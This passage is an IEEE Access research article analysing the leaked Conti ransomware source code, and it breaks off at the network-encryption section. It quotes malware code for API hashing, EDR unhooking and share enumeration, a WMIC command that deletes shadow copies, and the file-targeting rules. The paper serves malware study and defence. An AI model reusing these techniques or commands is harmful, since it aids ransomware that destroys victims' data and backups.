IEEE Access
Multidisciplinary | Rapid Review | Open Access Journal

Received 28 July 2022, accepted 14 September 2022, date of publication 19 September 2022, date of current version 27 September 2022.

Digital Object Identifier 10.1109/ACCESS.2022.3207757

RESEARCH ARTICLE

An Analysis of Conti Ransomware Leaked Source Codes

SALEH ALZAHRANI[1], YANG XIAO[1], (Fellow, IEEE), AND WEI SUN[2], (Senior Member, IEEE)
[1]Department of Computer Science, The University of Alabama, Tuscaloosa, AL 35487, USA
[2]School of Electrical Engineering and Automation, Hefei University of Technology, Hefei, Anhui 230009, China

Corresponding author: Yang Xiao (yangxiao@ieee.org)

ABSTRACT In recent years, there has been an increase in ransomware attacks worldwide. These attacks aim to lock victims' machines or encrypt their files for ransom. These kinds of ransomware differ in their implementation and techniques, starting from how they spread, vulnerabilities they leverage, methods to hide their behaviors from antivirus software, encryption methods, and performance. The Conti ransomware is sophisticated ransomware that operates as ransomware-as-a-service. It started in 2019 and had an unprecedented human impact by targeting healthcare systems and cost $45 million. This paper analyzes the Conti ransomware source codes leaked on February 27, 2022, by an anonymous individual. We first look at the general code structure. Then, we analyze its flow, starting with its application programming interface disguise techniques, anti hook mechanisms, command-line arguments, and finally, its multithreaded encryption. We also perform a static and dynamic analysis of the latest known Conti sample in an isolated environment and compare its behavior to its source code flows.

INDEX TERMS Computer security, ransomware, static analysis, dynamic analysis, conti ransomware, source codes.

I. INTRODUCTION

Encrypting ransomware (i.e., crypto-ransomware) is malware that aims to restrict access to victims' systems by encrypting their files and demanding a ransom to decrypt the files and restore the system to its original state [1]. The ransom is usually paid through cryptocurrencies, an anonymous and untraceable nature payment method [2]. Unfortunately, the lack of security systems specialized in this type of malware increased its danger from 2012 until now [3], [4].

Ransomware as a service (RaaS) is a new trend in the ransomware world. It is a business model that mirrors Software as a Service (SaaS), as shown in Fig. 1. RaaS allows anyone to use pre-created ransomware tools to launch a ransomware attack. RaaS affiliates profit by cutting a percentage of each successful ransom payment [5], [6]. Ryuk, Satan, Netwalker, Egregor, and many more are all ransomware variants that follow the RaaS ecosystem. One of the most dangerous RaaS ransomware is Conti, which started its operations in 2019 by targeting healthcare, first responder networks, law enforcement agencies in the U.S., and more than 400 organizations worldwide [7].

Conti ransom is usually tailored to its victims. For example, in May 2021, the backup storage vendor ExaGrid was attacked by the Conti ransomware; the Conti group demanded a $7 million ransom; ExaGrid managed to negotiate and paid $2.6 million in the end [8]. However, the ransom can even go higher; in May 2021, the Health Services Executive (HSE) in Ireland was attacked by the Conti ransomware and asked for a $20 million ransom which Ireland refuses to pay [9]. According to the FBI, Conti ransom demands have been as high as $25 million [10], making it the most aggressive and profitable ransomware.

In Feb. 2022, the Conti group announced its full support to the Russian government after the Ukraine invasion [11]. The Conti group also threatened to deploy retaliatory measures to critical infrastructure if cyberattacks were launched against Russia [11]. This announcement led to around 60,000 messages from internal Jabber chat logs being leaked by an anonymous individual who showed their support for

The associate editor coordinating the review of this manuscript and approving it for publication was Xiangxue Li.



FIGURE 1. Simplified RaaS business model. RaaS affiliates use already developed ransomware by ransomware developers to target their victims. For each successful attack, RaaS affiliates earn a percentage of the ransom payment.

Ukraine [12]. The leaker uses a newly created Twitter account under @ContiLeaks to release the leaked files. The leaked files also include the source code for the Conti ransomware and other internal project source codes that the Conti group uses to facilitate its operations.

In this paper, we analyze the Conti ransomware source codes to answer the following questions:

- What makes Conti ransomware different from other strains?
- How Conti ransomware disguises itself from static analysis and modern Endpoint Detection and Response (EDR) systems.
- What algorithm does Conti uses to hash its strings and obscure its libraries and Application Programming Interface(API) calls?
- What are all the libraries and API functions that Conti utilizes?
- What encryption algorithm does Conti use to encrypt its victims' files?
- What are its methods for deleting windows shadow copies and encrypting network shared files?

This paper lists all libraries and API calls that the Conti ransomware uses. It also describes how it disguises those libraries' names and API names using API hashing, unhooking, and dynamic loading techniques. We also list all its command-line options with their description. Finally, we describe how it can delete Windows shadow copies and its multithread encryption process for local and shared network files.

The rest of the paper is organized as follows. In Section II, we highlight some related work for ransomware analysis and the related work for Conti ransomware. In Section III, we present the Conti ransomware source code analysis, including many subsections based on the execution phases of the ransomware. In Section IV, we present Conti ransomware's static and dynamic analysis in a controlled and isolated environment. Section V lists some defense and countermeasures to protect against the Conti ransomware. Finally, in Section VI, we conclude the paper.

II. RELATED WORK

In the past few years, ransomware attacks have increased significantly, leading cybersecurity researchers to study these kinds of ransomware and analyze their behaviors. Many researchers suggest various methods for detecting and mitigating some ransomware attacks.

A. RANSOMWARE ANALYSIS

There are standard ransomware analysis techniques. These techniques consist of static analysis and dynamic analysis [13]. The static analysis focuses on analyzing ransomware files without executing them. In [13], the authors statically analyze a Portable Executable (PE) file of Avaddon ransomware using tools such as PeStudio, x64dbg, and BinaryNinja. They succeed in extracting strings and import functions from the PE file. These strings and functions can provide helpful information that shows the ransomware's capabilities before executing it.

The recent ransomware families usually implement obfuscated techniques to hide their data from static analysis tools or delay the analyst [13]. They also can have an anti-debugging mechanism to hide their actual behavior when executing under a debugger [13], [14], [15], [16]. The other downside of static analysis is that the ransomware author can alter the PE files to provide false information to mislead the analyst; for instance, in [13], the authors extract the compilation time from the PE file. This field contains the information on when the PE gets compiled. Ransomware authors can manually alter this field to provide a false date [13].

Almost all existing static analysis tools extract information from sample files without trying to decide whether the file belongs to malware or not. However, in [17], the authors develop a static analysis tool that analyzes malware and extracts its information, such as APIs, and then decides if there are adversarial or not. For example, the tool checks API names such as SetWindowsHookEx API and GetAsyncKeyState. If the analyzed sample uses those APIs, the tool categorizes it as a Keylogger since those APIs record keyboard strokes. The tool can also identify Ransomware and Backdoor using the same method. However, since the tool relies mainly on API names, it has some false-positive results; it can also not detect malware that employs evasion techniques such as API name obfuscation and dynamic library loading.

The second analysis type is called dynamic analysis, also called behavior analysis. In this type, the ransomware is executed in an isolated and controlled environment. In [18], the authors analyze the behaviors of more than 20 different ransomware. The authors use software such as VirtualBox to create a virtual Microsoft Windows Operating

System (OS) and execute ransomware inside it. They notice that some ransomware has various evasion techniques such as anti-detection and anti-virtual machines. When the ransomware detects that it is running in a virtual environment, it does not start or behave differently [18].

In [19], the authors claim that static and dynamic analysis techniques are less efficient since the new malware developers learn how to trick the system. Therefore, the authors propose an AI-powered deep inspection method for multi-level profiling of crypto-ransomware. Their approach performs static and dynamic analysis on ransomware samples to extract distinct behavior features of crypto-ransomware. These behavior features can be obtained from the dynamic-link library, API function calls, and assembly levels. Then, these features are sent to a ransomware validation and detection model consisting of Natural Language Processing (NLP) and machine learning classifiers to determine if the sample is benign or ransomware.

The authors in [20] suggest using a Markov model and a Random Forest model by combining two-stage to detect ransomware. The authors use dynamic analysis in a virtual environment to capture API calls and group them into categories. Then, they use sequence patterns of these Windows API calls to build the Markov model. They use the Random Forest machine learning model to train the remaining data. They claim an accuracy of 97.3% with a 4.8% false-positive rate. The issues with such a technique are stated as follows. Although it uses dynamic analysis, some ransomware implements obfuscation to hide their APIs. Some can detect virtual environments and may not run; even if executed, they might not show their real API calls.

B. CONTI RANSOMWARE

To the best of our knowledge, there is only one academic paper about the Conti ransomware. In [21], the authors focus on preliminarily static analysis and primary behavior analysis of the ransomware on a computer network. They use a 2021 sample of the Conti ransomware. Their static analysis uses tools like PeStudio to extract the ransomware signature information and list the ransomware libraries as ws2_32.dll, kernel32.dll, and user32.dll. This led us to believe that the leaked source code is for a newer version of the Conti ransomware since it loads eleven libraries. The source code also shows API hashing techniques and dynamic API loading. In [21], the network behavior analysis shows how Conti ransomware can spread and encrypt networks file. This study lake some critical information about the Conti ransomware, such as all its libraries, API calls, API hashing algorithm, encryption flow, and encryption algorithm.

III. CONTI SOURCE CODE ANALYSIS

The Conti ransomware is developed using C++ programming language on a Visual Studio 2015 with Windows XP platform toolset (v140_xp). The specified destination platform is Windows 10. The source code folder structure is contained in different subfolders, where each handles a specific ransomware module, as shown in Fig. 2. Our analysis focuses on the locker folder responsible for encryption operations. The locker folder contains multiple sources and headers files. We divide the execution into six phases, API hashing, API unhooking, Mutex creation, deleting Windows shadow copies, kill running process, and multithreaded encryption, as shown in Fig. 3.



FIGURE 2. The Conti folder structure.

A. API DYNAMIC LOADING AND HASHING

Many kinds of ransomware use dynamic API loading and hashing to hide the libraries and API names that they use to cover their functionalities from static analysis and conventional signature-based malware scanners [22]. The Conti ransomware obfuscates all its API calls and libraries names and resolves them dynamically at runtime. This obfuscation technique makes sure that the Conti can still access all its APIs without writing them directly to the import table, which will make them completely hidden from possible reverse engineers.

The Conti ransomware starts execution from the WinMain function in main.cpp file.

The WinMain function as shown in Fig. 4 starts by invoking InitializeApiModule function located in api.cpp file. The InitializeApiModule function as shown in Fig. 5 calls GetApiAddr function which is responsible for loading kernal32.dll library. The kernal32.dll library includes all programs' basic and core functionality, including reading and writing files; it also includes LoadLibraryA API function [23]. The LoadLibraryA API function loads any given dynamic link library into the virtual memory of the ransomware and returns its address; the ransomware then uses GetProcAddress API to access any API in any loaded library. This GetProcAddress API can get any API address given its name and its library's virtual memory address.

The GetApiAddr function uses the API camouflages technique [24] to hide the API names resolved at runtime by hashing them leveraging the Murmur2A algorithm, as shown in Fig. 6. The Murmur2A algorithm is a non-cryptographic hash function with great performance, used for general hash-based lookup. Implementing the Murmur2A algorithm used in the Conti source code is publicly available as an open-source on Github [25].

Some API deobfuscation techniques resolve obfuscation libraries and API name strings from executable files. In [22],



FIGURE 3. Conti execution phases.

```
int WINAPI WinMain(
  HINSTANCE hInstance,
  HINSTANCE hPrevInstance,
  LPSTR     lpCmdLine,
  int       nShowCmd
)
{
  api::InitializeApiModule();
  api::DisableHooks();
```

FIGURE 4. The WinMain method in the main.cpp file.

```
api::InitializeApiModule()
{
  g_hKernel32 = GetKernel32();

  DWORD dwLoadLibraryA;
  GetApiAddr(g_hKernel32, LOADLIBRARYA_HASH, &
      dwLoadLibraryA);
  pLoadLibraryA = fnLoadLibraryA(dwLoadLibraryA -
      2);
  if (!pLoadLibraryA) {
    return FALSE;
  }

  g_ApiCache = (LPVOID*)m_malloc(API_CACHE_SIZE);
  if (!g_ApiCache) {
    return FALSE;
  }

  return TRUE;
}
```

FIGURE 5. The InitializeApiModule method in the api.cpp file.

```
PDWORD NamesTable = (DWORD*)RVATOVA(Module, Table
    ->AddressOfNames);
PWORD  OrdinalTable = (WORD*)RVATOVA(Module, Table
    ->AddressOfNameOrdinals);

unsigned int i;
char* ProcName;

for (i = 0; i < Table->NumberOfNames; ++i)
{

  ProcName = (char*)RVATOVA(Module, *NamesTable);


  if (MurmurHash2A(ProcName, StrLen(ProcName),
      HASHING_SEED) == ProcNameHash)
  {
    Ordinal = *OrdinalTable;
    Found = TRUE;
      break;
  }

  ++NamesTable;
  ++OrdinalTable;

}
```

FIGURE 6. GetApiAddr uses the Murmur2A algorithm.

the authors proposed the API deobfuscation framework ADSD (API Deobfuscation based on Static and Dynamic techniques); their framework combines dynamic and static techniques to locate the decryption routine. In [26], the author introduces a static analysis method allowing generic deobfuscation targeting Windows API calls; their method can predict API names from the arguments passed to the API functions by employing symbolic execution and hidden Markov models. Unfortunately, many kinds of ransomware detect when they execute on a virtual machine, which will shut down without showing their actual behavior. The authors in [27] introduce VABox, an executable software analysis framework based on virtualization technology, the VABox has fast execution, and it can extract information about executed malware such as opcode, API calls, and shellcode; more importantly, it provides a realistic virtual environment for malware and decreases the chance of being detected by malware.

B. API-UNHOOKING MECHANISM

We explain the API hooking technique before diving into Conti ransomware's second call, which involves an API unhooking mechanism. Many new generations of anti-virus software and Endpoint Detection and Response (ERD) solutions have a real-time protection feature. This feature is a behavior-based dynamic malware analysis that monitors all executing processes activities in real-time, and it can detect malware by its suspicious patterns of behaviors. The protection software must inject its code into these running processes for this feature to work, which then performs a Windows API hooking for targeted API calls. The API hooking allows the protection software to see what API function is called along with its parameters [28]. The API hooking can be developed to be light with no effect on computer performance [29]. Unfortunately, many malware can detect API hooking, and they will try to apply an API unhooking technique, as we will see with Conti ransomware. We should mention that the API unhooking technique is not enough to prevent this

ransomware from being detected by protection solutions that have robust anti-tamper features [30]. Still, it works with many unsophisticated ERD products.

The second call in the WinMain function invokes the DisableHooks function from api.cpp file as shown in Fig. 4. This function aims to disable API hooks on all of the libraries used by the ransomware. The DisableHooks function will start using the just resolved LoadLibraryA API function to load the following libraries: kernel32.dll, ws2_32.dll, advapi32.dll, ntdll.dll, rstrtmgr.dll, ole32.dll, oleaut32.dll, netapi32.dll, iphlpapi.dll, shlwapi.dll, and shell32.dll. The above libraries' names are obfuscated using OBFA macro during compilation, as shown in Fig. 7. This obfuscation will ensure that all library names are stored in the executable in encrypted form.

```
api::DisableHooks()
{
  hKernel32 = pLoadLibraryA(OBFA("kernel32.dll"));
  hWs2_32 = pLoadLibraryA(OBFA("ws2_32.dll"));
  hAdvapi32 = pLoadLibraryA(OBFA("Advapi32.dll"));
  hNtdll = pLoadLibraryA(OBFA("ntdll.dll"));
  hRstrtmgr = pLoadLibraryA(OBFA("Rstrtmgr.dll"));
  hOle32 = pLoadLibraryA(OBFA("Ole32.dll"));
  hOleAut = pLoadLibraryA(OBFA("OleAut32.dll"));
  hNetApi32 = pLoadLibraryA(OBFA("Netapi32.dll"));
  hIphlp32 = pLoadLibraryA(OBFA("Iphlpapi.dll"));
  hShlwapi = pLoadLibraryA(OBFA("Shlwapi.dll"));
  hShell32 = pLoadLibraryA(OBFA("Shell32.dll"));
```

FIGURE 7. The DisableHooks function in api.cpp file.

For each successfully loaded library, a call is made to the removeHook function with the loaded library handle as shown in Fig. 8. The removeHook function definition is located in the antihooks.cpp file in the antihook folder inside the locker folder as shown in Fig. 2.

The removeHook function invokes GetModuleFileNameW to retrieve the loaded library path. The path is used to create a handle by the CreateFile API function. Next, the loaded library is mapped to another memory section by passing the file handle to CreateFileMapping and MapViewOfFile API functions. The first two bytes for the mapped library will be checked for JMP, NOP, and RET instructions that identify the presence of a hook during the memory mapping process, as shown in Fig. 9.

When a hook is detected, VirtualProtect and RtlCopyMemory APIs are invoked to remove the hook by replacing the first two bytes with the original library bytes, as shown in Fig. 10.

In short, the ransomware reads each library file from the disk and looks for a change in the first two bytes. If a discrepancy between the disk and in-memory versions is discovered, the bytes in memory are replaced with bytes read from the disk.

Hooking techniques can be useful in identifying malware behaviors [31], [32]. There are three well-known methods for user-mode API call hooking in Windows operating system [33], Import Address Table (IAT) Hook [34], Debugger Hook [35], and Inline Hook [36].

```
if (hNtdll) {
  removeHooks(hNtdll);
}

if (hKernel32) {
  removeHooks(hKernel32);
}

if (hWs2_32) {
  removeHooks(hWs2_32);
}

if (hAdvapi32) {
  removeHooks(hAdvapi32);
}

if (hRstrtmgr) {

  g_IsRestartManagerLoaded = TRUE;
  removeHooks(hRstrtmgr);

}
```

FIGURE 8. The removeHook function invoked for each successfully loaded library.

```
  BYTE* p = (BYTE*)funcHooked;
  if (p[0] != 0xe9) {
      if (p[0] != 0xff) continue;
      if (p[1] != 0x25) continue;
  }
```

FIGURE 9. The first two bytes for the mapped library will be checked.

The IAT API hooking technique works by altering the data structure called IAT [34], found at the header of the Portable Executable (PE) file [33]. Windows uses IAT to link the application with its APIs. The IAT API hooking works by altering IAT pointers to make them point to a function that will record the API before executing it [34]. Unfortunately, the IAT API hooking is easy to be detected by malware. The IAT API hooking also can not catch dynamically loaded API, and malware can avoid such hooking technique by utilizing API dynamic invocation [33].

The Debugger hook relies on a debugger that gets executed alongside the target application. The debugger will have multiple breakpoints at each entry point of an API [35]. If the targeted application reaches a breakpoint, it throws a debug exception. The debugger will catch this exception, and its address point to the intended API, which is how API hooking is achieved. The Debugger hook technique relies on a debugger which makes it easy to be detected by malware, and also it uses breakpoints with a predictable instruction; malware can detect such breakpoints using simple if-else statements [33].

The Inline Hook technique operates by first copying the original instructions of the entry point of an API target function to a new memory location, and these instructions are called Trampoline function [33]. Then, the entry point of an API target function will be overwritten with new instructions to redirect its execution to a Detour Function [37]. Finally, the

```
DWORD oldProtect = 0;
DWORD oldProtect1 = 0;

typedef BOOL(WINAPI* VirtualProtectFunc)(LPVOID,
    SIZE_T, DWORD, PDWORD);
VirtualProtectFunc pVirtualProtect = (
    VirtualProtectFunc)GetProcAddress(hKernel32,
    _STR("VirtualProtect"));

if (!pVirtualProtect(funcHooked, 64,
    PAGE_EXECUTE_READWRITE, &oldProtect))
    break;

//memcpy((void*)funcHooked, (void*)funcAddr, 10);
CopyMemory((void*)funcHooked, (void*)funcAddr, 10)
    ;

if (!pVirtualProtect(funcHooked, 64, oldProtect, &
    oldProtect1))
    break;
```

FIGURE 10. Replacing in-memory library bytes with its original disk bytes.

Detour Function will intercept the target API execution to log its information before redirecting the execution back again to a Trampoline function [33]. The Inline Hook technique implementation is a straightforward process in Windows x86 architecture, but it can be difficult for Arm architecture [38]. Moreover, as within the IAT API hook, the Inline Hook can be detected by malware, mainly when predictable jump instruction is used for redirect calls. The Inline Hook technique has the advantage of being upgraded to a better hooking technique by using obfuscated code for its redirection mechanism to hide its functionality. Compared with other hooking technologies, the Inline Hook has the highest level of protection, but it is still not flawless [39].

C. CREATE A MUTEX

After finishing the unhooking mechanism, the ransomware creates a mutex with the hard-coded name "kjsidugidf99439", as shown in Fig. 11. As with the library names, the mutex name is obfuscated during the compilation process using the OBFA macro. This mutex is required to prevent two instances of ransomware from running simultaneously, which can interfere with and slow the encryption process.

D. HANDLE COMMAND LINE ARGUMENTS

Conti can execute without command-line arguments, but it has a unique feature that allows an adversary to utilize command-line flags to allow complete control of data encrypted and encryption type. For example, this feature can bypass local files encryption and only encrypt networked Server Message Block (SMB) shares with provided IP addresses.

The command-line string for the current process is retrieved using the GetCommandLineW API function. The retrieved command-line string is passed to the HandleCommandLine function as shown in Fig. 12.

```
HANDLE hMutex = pCreateMutexA(NULL, TRUE, OBFA("
    kjsidugidf99439"));
if ((DWORD)pWaitForSingleObject(hMutex, 0) !=
    WAIT_OBJECT_0) {
  return EXIT_FAILURE;
}
```

FIGURE 11. Create a mutex with hard-coded name "kjsidugidf99439."

```
#ifndef DEBUG
  LPWSTR CmdLine = (LPWSTR)pGetCommandLineW();
  HandleCommandLine((PWSTR)CmdLine);
#else
  LPWSTR CmdLine = (LPWSTR)L"C:\\1.exe␣-prockiller
      ␣enabled␣-pids␣322";
  HandleCommandLine((PWSTR)CmdLine);
#endif
```

FIGURE 12. Invoke the HandleCommandLine function.

```
HandleCommandLine(PWSTR CmdLine)
{
  INT Argc = 0;
  LPWSTR* Argv = (LPWSTR*)pCommandLineToArgvW(
      CmdLine, &Argc);
  if (!Argv) {
    return FALSE;
  }

  LPWSTR HostsPath = GetCommandLineArg(Argv, Argc,
       OBFW(L"-h"));
  LPWSTR PathList = GetCommandLineArg(Argv, Argc,
      OBFW(L"-p"));
  LPWSTR EncryptMode = GetCommandLineArg(Argv,
      Argc, OBFW(L"-m"));
  LPWSTR LogsEnabled = GetCommandLineArg(Argv,
      Argc, OBFW(L"-log"));
  //LPWSTR ProcKiller = GetCommandLineArg(Argv,
      Argc, OBFW(L"-prockiller"));
  //LPWSTR PidList = GetCommandLineArg(Argv, Argc,
       OBFW(L"-pids"));
```

FIGURE 13. The HandleCommandLine function in the main.cpp file.

The HandleCommandLine function definition exists in app.cpp file as shown in Fig. 13. The ransomware accepts four command-line arguments as shown in Table 1.

E. DELETE SHADOW COPIES

The Conti ransomware tries to delete all system shadow copies before encrypting files to maximize its damage. The DeleteShadowCopies function in the locker.cpp file invoked, it starts by initializing Component Object Model (COM) library using CoInitializeEx API. Then, by using the CoInitializeSecurity API function, the ransomware changes the security levels of the COM object by passing -1 as a value for the cAuthSvc parameter. Next, the Windows Management Instrumentation (WMI) is initialized using the CoCreateInstance API function; both WMI and WMI query languages are obtained through the IWbemLocator::ConnectServer method. To avoid the WMI authentication, the ransomware changes the WMI proxy security levels using the CoSetProxyBlanket API function by setting RPC_C_AUTHZ_NONE flag. The shadow copies ID needed to be identified; this

TABLE 1. Command line flags with their description.

#	Command line flag	Description
1	-h	Specify a path to a file containing IPv4 addresses to scan for network encryption mode
2	-p	Specify a path to a file containing a system path for file encryption mode
3	-m	Specify encryption mode, its value can be one of the values shown in table 2
4	-log	Specify whether the ransomware should write its logs or not. If it contains the value "enabled", the ransomware will write its activities and errors to a local file in path C:\\CONTI_LOG.txt

TABLE 2. Encryption modes.

#	Argument value	Name	Value	Description	Notes
1	all	ALL_ENCRYPT	10	Encrypt both local and network shared files	Default mode
2	local	LOCAL_ENCRYPT	11	Encrypt only local files	
3	net	NETWORK_ENCRYPT	12	Encrypt only network shared files	
4	backups	BACKUPS_ENCRYPT	13	Encrypt only backup files	Not implemented

TABLE 3. Encryption methods.

Encryption method	Targeted Files
Full Encryption	• Database files with following extensions: .4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas.mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3,.ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .ogy, .orx, .owc, .p96, .p97, .pan, .pdb, .p dm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spg, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt • File size is lower than 1,04 MB
Header Encryption	• File size is between 1,04 MB and 5,24 MB
Partial Encryption	• Virtual Machines files with following extensions: .vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso • File size greater than 5,24 MB

```
SYSTEM_INFO SysInfo;
pGetNativeSystemInfo(&SysInfo);

DWORD dwLocalThreads = g_EncryptMode ==
    LOCAL_ENCRYPT ? SysInfo.dwNumberOfProcessors *
     2 : SysInfo.dwNumberOfProcessors;
DWORD dwNetworkThreads = g_EncryptMode ==
    NETWORK_ENCRYPT ? SysInfo.dwNumberOfProcessors
     * 2 : SysInfo.dwNumberOfProcessors;
```

FIGURE 14. Determine threads numbers based on the number of processors.

is done using IWbemServices by executing the query "SELECT * FROM Win32_ShadowCopy" then, to delete each shadow copy, its ID is passed to the following command `"cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where \"ID='%s'\" delete"`

F. FILE ENCRYPTION

The last phase for the Conti ransomware is to encrypt victims' files. This phase can be divided into three stages as follows:

```
if (g_EncryptMode == LOCAL_ENCRYPT ||
    g_EncryptMode == ALL_ENCRYPT) {
  if (!threadpool::Create(threadpool::
      LOCAL_THREADPOOL, dwLocalThreads)) {
    logs::Write(OBFW(L"Can't create local
        threadpool."));
    return EXIT_FAILURE;
  }
  if (!threadpool::Start(threadpool::
      LOCAL_THREADPOOL)) {
    logs::Write(OBFW(L"Can't start local
        threadpool."));
    return EXIT_FAILURE;
  }
}
```

FIGURE 15. Create and start threads.

1) CREATING THE REQUIRED THREADS

The Conti ransomware uses multithreads to encrypt files. To determine the number of threads it needs to create, the GetNativeSystemInfo API function is used to get the number of processors in the machine. If the encryption mode is

```
network_scanner::EnumShares(
  __in PWCHAR pwszIpAddress,
  __out PSHARE_LIST ShareList
  )
{
  NET_API_STATUS Result;
  LPSHARE_INFO_1 ShareInfoBuffer = NULL;
  DWORD er = 0, tr = 0, resume = 0;;
  do
  {
    Result = (NET_API_STATUS)pNetShareEnum(
        pwszIpAddress, 1, (LPBYTE*)&
        ShareInfoBuffer, MAX_PREFERRED_LENGTH, &er
        , &tr, &resume);
    if (Result == ERROR_SUCCESS)
    {
      LPSHARE_INFO_1 TempShareInfo =
          ShareInfoBuffer;
      for (DWORD i = 1; i <= er; i++)
      {
        if (TempShareInfo->shi1_type ==
            STYPE_DISKTREE  ||
          TempShareInfo->shi1_type ==
              STYPE_SPECIAL ||
          TempShareInfo->shi1_type ==
              STYPE_TEMPORARY)
        {
          PSHARE_INFO ShareInfo = (PSHARE_INFO)
              m_malloc(sizeof(SHARE_INFO));

          if (ShareInfo && plstrcmpiW(
              TempShareInfo->shi1_netname, OBFW(L"
              ADMIN$"))) {

            plstrcpyW(ShareInfo->wszSharePath,
                OBFW(L"\\\\"));
            plstrcatW(ShareInfo->wszSharePath,
                pwszIpAddress);
            plstrcatW(ShareInfo->wszSharePath,
                OBFW(L"\\"));
            plstrcatW(ShareInfo->wszSharePath,
                TempShareInfo->shi1_netname);

            logs::Write(OBFW(L"Found␣share␣%s."),
                ShareInfo->wszSharePath);
            TAILQ_INSERT_TAIL(ShareList, ShareInfo
                , Entries);
          }
        }
        TempShareInfo++;
      }
```

FIGURE 16. The EnumShares function.

set to LOCAL_ENCRYPT or NETWORK_ENCRYPT, the number of threads the ransomware creates doubles the number of the machine processors; otherwise, the number of threads is set to the number of processors, as shown in Fig. 14.

After determining the number of threads, the ransomware uses threadpool::Create function from the threadpool.cpp file to create the two thread pools, one for the LOCAL_ENCRYPT mode and the second for the NETWORK_ENCRYPT mode. Next, each created thread pool gets started using the threadpool::Start function, as shown in Fig. 15.

A buffer is located for each created thread with a cryptography context initialized through the CryptAcquireContextA API function and an RSA public key for each thread. Each created thread waits for a task in the TaskList queue; if a new task is added, the filename is extracted; if the filename is the stop marker value "stopmarker", the thread is terminated. Otherwise, if the restart manager library is loaded, the RmStartSession, RmGetList, and RmShutdown API functions are used to kill each process for applications using the file, which makes the file available for encryption.

The ChaCha20 algorithm, a variant of the Salsa20 [40] encryption algorithm, is used for file encryption. Its implementation is publicly available online. It is stored inside the ransomware in a folder named "chacha20". When a file becomes available for encryption, first, the GenKey function from the locker.cpp file is invoked to generate the required encryption keys. The CryptGenRandom API function generates a 32-bytes random key and an 8-bytes random initial vector (IV). It stores them in a FileInfo structure. Next, the generated 32-bytes random key is encrypted using the RSA public key. Then, the encryption method is determined based on the file extension and size described in Table 3. Before the encryption, the first bytes of the file are overwritten with details about the encryption method and encryption key used. Finally, the file is encrypted, and its extension is changed to .EXTEN.

2) LOCAL FILE ENCRYPTION

The ransomware loops through all paths contained in the file passed using the -p command line flag. First, the ransom note file "R3ADM3.txt" is written in each path. Next, FindFirstFileW and FindNextFileW API functions are used to iterate through each directory's content; if the item name is "." or "..", it is ignored; if the item is a folder and its name is one of the following: tmp, winnt, temp, thumb, $Recycle.Bin, $RECYCLE.BIN, System Volume Information, Boot, Windows, or Trend Micro, it is ignored; if the item is a file and its name or extension is one of the following: .exe, .dll, .lnk, .sys, .msi, R3ADM3.txt, or CONTI_LOG.txt, it is ignored. If the item is a directory, the described process is repeated recursively for all its content. Each non-ignored file is passed to the first available thread for encryption. After finishing specified paths passed using the -p command line flag, the ransomware utilizes the GetLogicalDriveStringsW API function to get a list of available drives. Then, the root path is obtained for each available drive, and the above-explained process is repeated for each subdirectory and subfiles.

3) NETWORK FILES ENCRYPTION

